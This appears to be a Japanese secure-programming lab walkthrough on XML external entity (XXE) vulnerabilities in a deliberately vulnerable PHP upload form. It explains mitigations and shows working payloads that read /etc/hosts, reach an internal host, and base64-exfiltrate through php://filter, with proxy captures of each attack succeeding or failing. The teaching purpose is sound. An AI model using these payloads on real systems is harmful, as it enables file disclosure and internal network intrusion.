

4.14.3 XML外部実体参照 (XXE)

XML外部実体参照 (XXE) 脆弱性

XMLには外部実体参照という機能があり、外部ファイルの内容を取り込むことができます (XMLが元々持つ機能)
XMLデータを外部から受け取るプログラムは、Webサーバ内部のファイルなどを不正に読み取られる可能性があります
これが、XML外部実体参照 (XXE) 脆弱性です。

XML外部実体参照 (XXE) 脆弱性の影響

情報漏洩、他サイトへの踏み台

XML外部実体参照 (XXE) 脆弱性の対策

- ①外部からのデータ受け取りにXMLではなくJSONを用いる
- ②XMLを解析する時に外部実体参照の機能を無効化する

PHPにおけるXXE脆弱性の対策

- ①外部からのデータ受け取りにXMLではなくJSONを用いる
- ②XML処理には、libxml2 (PHPのライブラリ) の2.9.0以降を使用する
※ libxml2の2.9.0以降は、外部実体をデフォルトでは読み込まない
※ PHPアプリで外部実体参照を許可している場合は脆弱となる

```
$doc->substituteEntities = true;
```

- ③libxml_disable_entity_loader(true)を呼び出す
⇒ libxml2のバージョンやアプリケーションの他の設定に関わらず、常に外部実体の読み込みが禁止されます

```
libxml_disable_entity_loader(true);
```

Java におけるXXE脆弱性の対策

DTDを禁止する

4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8) 正常系XMLデータ

【ブラウザ】

- 4.14.3 XML外部実体参照 (XXE)

1. [4e-020 :XXE脆弱なXML読み込み\(libxml 2.7.8\)](#)
2. [4e-020 :XXE対策済みのXML読み込み\(libxml 2.9.4\)](#)
3. [4e-022 :XXE脆弱なXML読み込みJava版\(空のデータ\)](#)
4. [4e-024 :XXE脆弱なXML読み込みJava版\(正常系データ\)](#)
5. [4e-922 :XXE脆弱なXML読み込みJava版\(/etc/hostsの読み出し\)](#)
6. [4e-923 :XXE脆弱なXML読み込みJava版\(内部ネットワークのアクセス\)](#)
7. [4e-022a:XXE対策済みXML読み込みJava版\(空のデータ\)](#)
8. [4e-024a:XXE対策済みXML読み込みJava版\(正常系データ\)](#)
9. [4e-922a:XXE対策済みXML読み込みJava版\(/etc/hostsの読み出し\)](#)
10. [4e-923a:XXE対策済みXML読み込みJava版\(内部ネットワークのアクセス\)](#)
11. [C4e-023:XXE脆弱なJavaソース\(C4e_023.java\)](#)
12. [C4e-023a:XXE対策済みJavaソース\(C4e_023a.java\)](#)

以下は攻撃用データ。ダウンロードして利用下さい。

1. [xxe-00 :正常系XMLデータ](#)
2. [xxe-01 :XXE攻撃 \(サーバー内ファイルの読み出し\)](#)
3. [xxe-02 :XXE攻撃 \(内部ネットワークのアクセス\)](#)
4. [xxe-02 :XXE攻撃 \(内部ネットワークのアクセス+base64\)](#)

```
19 </li>4.14.3 XML外部実体参照 (XXE) </li>
20 </ol>
21 <li><a href="#4e-020.html">4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)</a></li>
22 <li><a href="/php/7/4e/4e-020.html">4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)</a></li>
23 <li><a href="/4e-022.html">4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)</a></li>
24 <li><a href="/4e-024.html">4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)</a></li>
25 <li><a href="http://trap.example.com/4e/4e-922.html">4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)</a></li>
26 <li><a href="http://trap.example.com/4e/4e-923.html">4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)</a></li>
27 <li><a href="/4e-022a.html">4e-022a:XXE対策済みXML読み込みJava版(空のデータ)</a></li>
28 <li><a href="/4e-024a.html">4e-024a:XXE対策済みXML読み込みJava版(正常系データ)</a></li>
29 <li><a href="http://trap.example.com/4e/4e-922a.html">4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)</a></li>
30 <li><a href="http://trap.example.com/4e/4e-923a.html">4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)</a></li>
31 <li><a href="C4e_023.java">C4e-023:XXE脆弱なJavaソース(C4e_023.java)</a></li>
32 <li><a href="C4e_023a.java">C4e-023a:XXE対策済みJavaソース(C4e_023a.java)</a></li>
33 </ol>
34 以下は攻撃用データ。ダウンロードして利用下さい。
35 </ol>
36 <li><a href="xxe-00.xml" download="xxe-00.xml">xxe-00 :正常系XMLデータ</a></li>
37 <li><a href="xxe-01.xml" download="xxe-01.xml">xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し) </a></li>
38 <li><a href="xxe-02.xml" download="xxe-02.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス) </a></li>
39 <li><a href="xxe-03.xml" download="xxe-03.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64) </a></li>
40 </ol>
```

【サーバ: 4e/4e-020.html 】

```
/var/www/html/4e/4e-020.html - wasbook@example.jp - エディタ - WinSCP
XML ファイルを指定してください<br>
<form action="4e-021.php" method="post" enctype="multipart/form-data">
  <input type="file" name="user" />
  <input type="submit" />
</form>
</body>
```

【サーバ: 4e/4e-021.php 】

```
/var/www/html/4e/4e-021.php - wasbook@example.jp - エディタ - WinSCP
<?php
$doc = new DOMDocument();
$doc->load($_FILES['user']['tmp_name']);
$name = $doc->getElementsByTagName('name')->item(0)->textContent;
$addr = $doc->getElementsByTagName('address')->item(0)->textContent;
?><br>
以下の内容で登録しました<br>
氏名: <?php echo htmlspecialchars($name); ?><br>
住所: <?php echo htmlspecialchars($addr); ?><br>
</body>
```

【サーバ: 4e/xxe-00.xml 】


```
/var/www/html/4e/xxe-00.xml - wasbook@example.jp - I:
<?xml version="1.0" encoding="utf-8" ?>
<user>
  <name>安全太郎</name>
  <address>東京都港区</address>
</user>
```

【ブラウザ→サーバ: リクエスト 4e/4e-020.html → レスポンス 】

The screenshot shows the network tab of a web browser. The left pane displays the request details for a GET request to `http://example.jp/4e/4e-020.html`. The right pane displays the response details, which is an `HTTP/1.1 200 OK` response from a server running `nginx/1.10.3`. The response headers include `Date`, `Content-Type`, `Content-Length`, `Connection`, `Last-Modified`, `ETag`, `Accept-Ranges`, `Vary`, and `X-UA-Compatible`.

Id	リクエスト日時	メソ...	URL	ステータス...	ステータ...	ラウンドトリッ...	レスポンス...	検出アラート	ノート	タグ
82	19/01/04 22:...	GET	http://example.jp/4e/4e-020.html	200	OK	5 ms	202 bytes	Medium		Form, ...
83	19/01/04 22:...	POST	http://example.jp/4e/4e-021.php	200	OK	30 ms	109 bytes	Medium		

【ブラウザ】




example.jp/4e/4e-020.html × +

example.jp/4e/4e-020.html

XMLファイルを指定してください

参照... ファイルが選択されていません。 送信



example.jp/4e/4e-020.html × +

example.jp/4e/4e-020.html

XMLファイルを指定してください

参照... xxe-00.xml 送信



example.jp/4e/4e-021.php × +

example.jp/4e/4e-021.php

以下の内容で登録しました

氏名: 安全太郎


住所: 東京都港区



example.jp/4e/4e-020.html × http://example.jp/4e/4e-020.html × +

view-source:http://example.jp/4e/4e-020.html ... ☆

```
1 <body>
2 XMLファイルを指定してください<br>
3 <form action="4e-021.php" method="post" enctype="multipart/form-data">
4   <input type="file" name="user" />
5   <input type="submit"/>
6 </form>
7 </body>
```



example.jp/4e/4e-021.php × http://example.jp/4e/4e-021.php × +

view-source:http://example.jp/4e/4e-021.php



```
1 <body>
2 以下の内容で登録しました<br>
3 氏名: 安全太郎<br>
4 住所: 東京都港区<br>
5 </body>
```

4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8) (サーバー内ファイルの読み出し)

【サーバ: 4e/xxe-00.xml】

```
/var/www/html/4e/xxe-01.xml - wasbook@example.jp - I
k?>xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE foo [
<!ENTITY hosts SYSTEM "/etc/hosts">
]>
<user>
  <name>安全太郎</name>
  <address>&hosts;</address>
</user>
```

【ブラウザ】






4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8) (内部ネットワークのアクセス)

【サーバ: 4e/xxe-00.xml】

```
/var/www/html/4e/xxe-02.xml - wasbook@example.jp - エディタ - WinSCP
文字コード
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE foo [
<!ENTITY schedule SYSTEM "http://internal.example.jp/"
]>
<user>
  <name>徳丸浩</name>
  <address>&schedule;</address>
</user>
```

【ブラウザ】



【ブラウザ→サーバ: リクエスト 4e/4e-021.php → レスポンス】

The screenshot displays the OWASP ZAP 2.7.0 interface. The main window is split into two panes: 'リクエスト' (Request) on the left and 'レスポンス' (Response) on the right. The request pane shows a POST request to http://example.jp/4e-021.php with a multipart/form-data body. The response pane shows an HTTP 200 OK response with HTML content. A green dashed box highlights the response body content.

```
POST http://example.jp/4e-021.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4e-020.html
Content-Type: multipart/form-data; boundary=-----1093788910496
Content-Length: 373
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp

-----1093788910496
Content-Disposition: form-data; name="user"; filename="xxe-02.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE foo [
<IDENTITY schedule SYSTEM "http://internal.example.jp/">
]>
<user>
<name>徳丸浩</name>
<address>&schedule;</address>
</user>

-----1093788910496--
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Fri, 04 Jan 2019 14:47:35 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 145
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
以下の内容で登録しました<br>
氏名: 徳丸浩<br>
住所:
田中のスケジュール
4/1 10:00 A仕事訪問

<br>
</body>
```

Id	リクエスト日時	メソッド	URL	ステータス...	ステータスコー...	ラウンドトリップ...	レスポンスボディ...	検出アラ...	ノ...	タグ
5	19/01/04 22:...	POST	http://example.jp/4e/4e-021.php	200	OK	33 ms	145 bytes	Medium		

現在のスキャン: 0 0 0 0 0 0 0 0



4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8) (内部ネットワークのアクセス+base64)

【サーバ: 4e/xxe-03.xml】

```
 /var/www/html/4e/xxe-03.xml - wasbook@example.jp - エディタ - WinSCP
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE foo [
<!ENTITY schedule SYSTEM "php://filter/read=convert.base64-encode/resource=http://internal.example.jp/">
]>
<user>
  <name>徳丸浩</name>
  <address>&schedule;</address>
</user>
```

PHPフィルタでも攻撃が成功します
これにより、http://internal.example.jp/のアクセス結果がBase64エンコードされた形で返ってくるので、
攻撃者は結果をBase64デコードすることで、元のHTMLを得ることができます

【ブラウザ】



【ブラウザ→サーバ: リクエスト 4e/4e-021.php → レスポンス】

The screenshot displays the OWASP ZAP 2.7.0 interface. The top menu includes 'ファイル', '編集', '表示', 'ポリシー', 'レポート', 'ツール', 'オンライン', and 'ヘルプ'. The main workspace is split into two panes: 'リクエスト' (Request) and 'レスポンス' (Response). The request pane shows a POST request to 'http://example.jp/4e-021.php' with headers like 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0' and a multipart form-data body containing XML. The response pane shows an 'HTTP/1.1 200 OK' status with headers like 'Server: nginx/1.10.3' and an HTML body with a registration confirmation message in Japanese: '以下の内容で登録しました
氏名: 徳丸浩
住所: PGJvZHk+CueUsOS4reOBruOCueOCseOCuOODpeODvOODqzxicl8+CjQvMSAxMdoWMCBB5ZWG5LqL6Kiq5ZWPCjwvYm9keT4K
'. A dashed green box highlights the response body content. The bottom status bar shows a table of request logs.

Id	リクエスト日時	メソッド	URL	ステータス...	ステータスコー...	ラウンドトリップ...	レスポンスボディ...	検出アラ...	ノ...	タグ
7	19/01/04 22:...	POST	http://example.jp/4e/4e-021.php	200	OK	26 ms	187 bytes	Medium		

4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4) 正常系XMLデータ

【ブラウザ】

- 4.14.3 XML外部実体参照 (XXE)
 - 4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)
 - 4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4) 
 - 4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)
 - 4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)
 - 4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)
 - 4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)
 - 4e-022a:XXE対策済みXML読み込みJava版(空のデータ)
 - 4e-024a:XXE対策済みXML読み込みJava版(正常系データ)
 - 4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)
 - 4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)
 - C4e-023:XXE脆弱なJavaソース(C4e_023.java)
 - C4e-023a:XXE対策済みJavaソース(C4e_023a.java)
- 以下は攻撃用データ。ダウンロードして利用下さい。
- xxe-00 :正常系XMLデータ
 - xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し)
 - xxe-02 :XXE攻撃 (内部ネットワークのアクセス)
 - xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64)

【サーバ: 4e/4e-020.html】

```
 /var/www/html/4e/4e-020.html - wasbook@example.jp - エディタ - WinSCP
XMLファイルを指定してください<br>
<form action="4e-021.php" method="post" enctype="multipart/form-data">
  <input type="file" name="user" />
  <input type="submit"/>
</form>
</body>
```

```
19 </li>4.14.3 XML外部実体参照 (XXE) </li>
20 <ol>
21 <li><a href="4e-020.html">4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)</a></li>
22 <li><a href="/php70/4e/4e-020.html">4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)</a></li>
23 <li><a href="4e-022.html">4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)</a></li>
24 <li><a href="4e-024.html">4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)</a></li>
25 <li><a href="http://trap.example.com/4e/4e-922.html">4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)</a></li>
26 <li><a href="http://trap.example.com/4e/4e-923.html">4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)</a></li>
27 <li><a href="4e-022a.html">4e-022a:XXE対策済みXML読み込みJava版(空のデータ)</a></li>
28 <li><a href="4e-024a.html">4e-024a:XXE対策済みXML読み込みJava版(正常系データ)</a></li>
29 <li><a href="http://trap.example.com/4e/4e-922a.html">4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)</a></li>
30 <li><a href="http://trap.example.com/4e/4e-923a.html">4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)</a></li>
31 <li><a href="C4e_023.java">C4e-023:XXE脆弱なJavaソース(C4e_023.java)</a></li>
32 <li><a href="C4e_023a.java">C4e-023a:XXE対策済みJavaソース(C4e_023a.java)</a></li>
33 </ol>
34 以下は攻撃用データ。ダウンロードして利用下さい。
35 <ol>
36 <li><a href="xxe-00.xml" download="xxe-00.xml">xxe-00 :正常系XMLデータ</a></li>
37 <li><a href="xxe-01.xml" download="xxe-01.xml">xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し) </a></li>
38 <li><a href="xxe-02.xml" download="xxe-02.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス) </a></li>
39 <li><a href="xxe-03.xml" download="xxe-03.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64) </a></li>
40 </ol>
```



【サーバ: 4e/4e-021.php】

```
 /var/www/html/4e/4e-021.php - wasbook@example.jp - エディタ - WinSCP
k?php
$doc = new DOMDocument();
$doc->load($_FILES['user']['tmp_name']);
$name = $doc->getElementsByTagName('name')->item(0)->textContent;
$addr = $doc->getElementsByTagName('address')->item(0)->textContent;
?><body>
以下の内容で登録しました<br>
氏名: <?php echo htmlspecialchars($name); ?><br>
住所: <?php echo htmlspecialchars($addr); ?><br>
</body>
```

【サーバ: 4e/xxe-00.xml】

```
 /var/www/html/4e/xxe-00.xml - wasbook@example.jp - E:
k?xml version="1.0" encoding="utf-8" ?>
<user>
  <name>安全太郎</name>
  <address>東京都港区</address>
</user>
```

【ブラウザ】



【ブラウザ→サーバ: リクエスト 4e/4e-020.html → レスポンス】

無題セッション - 20190104-224014 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート → リクエスト + ← レスポンス

デフォルトビュー

コンテキスト

- 既定コンテキスト
- サイト

```

GET http://example.jp/php70/4e/4e-020.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4e/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
                
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Fri, 04 Jan 2019 15:13:17 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 202
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "ca-56c2a2de6a4d4-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
XMLファイルを指定してください<br>
<form action="4e-021.php" method="post" enctype="multipart/form-data">
  <input type="file" name="user" />
  <input type="submit"/>
</form>
</body>
                
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソ...	URL	ステータス...	ステータスコ...	ラウンドトリップ...	レスポンスボディ...	検出アラ...	ノ...	タグ
14	19/01/04 23:...	GET	http://example.jp/php70/4e/4e-020.h...	200	OK	4 ms	202 bytes	Medium		Form, Upload
17	19/01/04 23:...	POST	http://example.jp/php70/4e/4e-021.php	200	OK	13 ms	109 bytes	Medium		

アラート 0 0 1 2 0

現在のスキャン 0 0 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 4e/4e-021.php → レスポンス】

無題セッション - 20190104-224014 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

クイックスタート リクエスト レスポンス

コンテキスト: 既定コンテキスト

リクエスト:

```
POST http://example.jp/php70/4e/4e-021.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/php70/4e/4e-020.html
Content-Type: multipart/form-data; boundary=-----33582366328445
Content-Length: 308
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp

-----33582366328445
Content-Disposition: form-data; name="user"; filename="xxe-00.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="utf-8" ?>
<user>
  <name>安全太郎</name>
  <address>東京都港区</address>
</user>

-----33582366328445--
```

レスポンス:

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Fri, 04 Jan 2019 15:13:24 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 109
Connection: keep-alive
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
以下の内容で登録しました<br>
氏名: 安全太郎<br>
住所: 東京都港区<br>
</body>
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータス...	ステータスコード	ラウンドトリップ...	レスポンスボディ...	検出アラ...	ノ...	タグ
14	19/01/04 23:...	GET	http://example.jp/php70/4e/4e-020.h...	200	OK	4 ms	202 bytes	Medium		Form, Upload
17	19/01/04 23:...	POST	http://example.jp/php70/4e/4e-021.php	200	OK	13 ms	109 bytes	Medium		



アラート 現在のスキャン

4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4) (サーバー内ファイルの読み出し)

【サーバ: 4e/xxe-01.xml】

```
/var/www/html/4e/xxe-01.xml - wasbook@example.jp - I
k?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE foo [
<!ENTITY hosts SYSTEM "/etc/hosts">
]>
<user>
  <name>安全太郎</name>
  <address>&hosts;</address>
</user>
```

【ブラウザ】



【ブラウザ→サーバ: リクエスト 4e/4e-021.php → レスポンス】

無題セッション - 20190104-224014 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート → リクエスト + ← レスポンス

コンテキスト

- 既定コンテキスト
- サイト

```

POST http://example.jp/php70/4e/4e-021.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/php70/4e/4e-020.html
Content-Type: multipart/form-data; boundary=-----23651284342100
Content-Length: 355
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp

-----23651284342100
Content-Disposition: form-data; name="user"; filename="xxe-01.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE foo [
<!ENTITY hosts SYSTEM "/etc/hosts">
]>
<user>
<name>あ@ああ"あ*ああ</name>
<address>&hosts;</address>
</user>

```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Fri, 04 Jan 2019 15:17:02 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 94
Connection: keep-alive
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
以下の内容で登録しました<br>
氏名: 安全太郎<br>
住所: <br>
</body>

```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータス...	ステータスコー...	ラウンドトリップ...	レスポンスボディ...	検出アラ...	ノ...	タグ
20	19/01/04 23:...	POST	http://example.jp/php70/4e/4e-021.php	200	OK	5 ms	94 bytes	Medium		

アラート 0 0 1 0 2 0 0



現在のスキャン 0 0 0 0 0 0 0 0

4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4) (内部ネットワークのアクセス)

【サーバ: 4e/xxe-02.xml】

```
/var/www/html/4e/xxe-02.xml - wasbook@example.jp - エディタ - WinSCP
k?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE foo [
<!ENTITY schedule SYSTEM "http://internal.example.jp/"
]>
<user>
  <name>徳丸浩</name>
  <address>&schedule;</address>
</user>
```

【ブラウザ】





4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4) (内部ネットワークのアクセス+base64)

【 xxe-03.xml 】

```
/var/www/html/4e/xxe-03.xml - wasbook@example.jp - エディタ - WinSCP
k?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE foo [
<!ENTITY schedule SYSTEM "php://filter/read=convert.base64-encode/resource=http://internal.example.jp/">
]>
<user>
  <name>徳丸浩</name>
  <address>&schedule;</address>
</user>
```

PHPフィルタでも攻撃が成功します
これにより、http://internal.example.jp/のアクセス結果がBase64エンコードされた形で返ってくるので、
攻撃者は結果をBase64デコードすることで、元のHTMLを得ることができます

【ブラウザ】



【ブラウザ→サーバ: リクエスト 4e/4e-021.php → レスポンス】

The screenshot displays the OWASP ZAP interface with the following details:

- Request (Left Panel):**
 - Method: POST
 - URL: http://example.jp/php70/4e/4e-021.php
 - Headers:
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 - Accept-Language: ja,en-US;q=0.7,en;q=0.3
 - Accept-Encoding: gzip, deflate
 - Referer: http://example.jp/php70/4e/4e-020.html
 - Content-Type: multipart/form-data; boundary=-----193181451024124
 - DNT: 1
 - Connection: keep-alive
 - Upgrade-Insecure-Requests: 1
 - Host: example.jp
 - Body:


```
-----193181451024124
Content-Disposition: form-data; name="user"; filename="xxe-03.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE foo [
<|ENTITY schedule SYSTEM "php://filter/read=convert.base64-encode/resource=http://internal.example.jp/">
]>
<user>
  <name>&#34;ã , æµ©</name>
  <address>&schedule;</address>
</user>
-----193181451024124--
```
- Response (Right Panel):**
 - Status: HTTP/1.1 200 OK
 - Server: nginx/1.10.3
 - Date: Fri, 04 Jan 2019 15:26:00 GMT
 - Content-Type: text/html; charset=UTF-8
 - Content-Length: 91
 - Connection: keep-alive
 - Vary: Accept-Encoding
 - X-UA-Compatible: IE=edge
 - Body:


```
<body>
以下の内容で登録しました<br>
氏名: 徳丸浩<br>
住所: <br>
</body>
```

At the bottom, a table summarizes the request and response:

ID	Request Time	Method	URL	Status	Code	Round Trip Time	Response Size	Quality
24	19/01/04 23:...	POST	http://example.jp/php70/4e/4e-021.php	200	OK	5 ms	91 bytes	Medium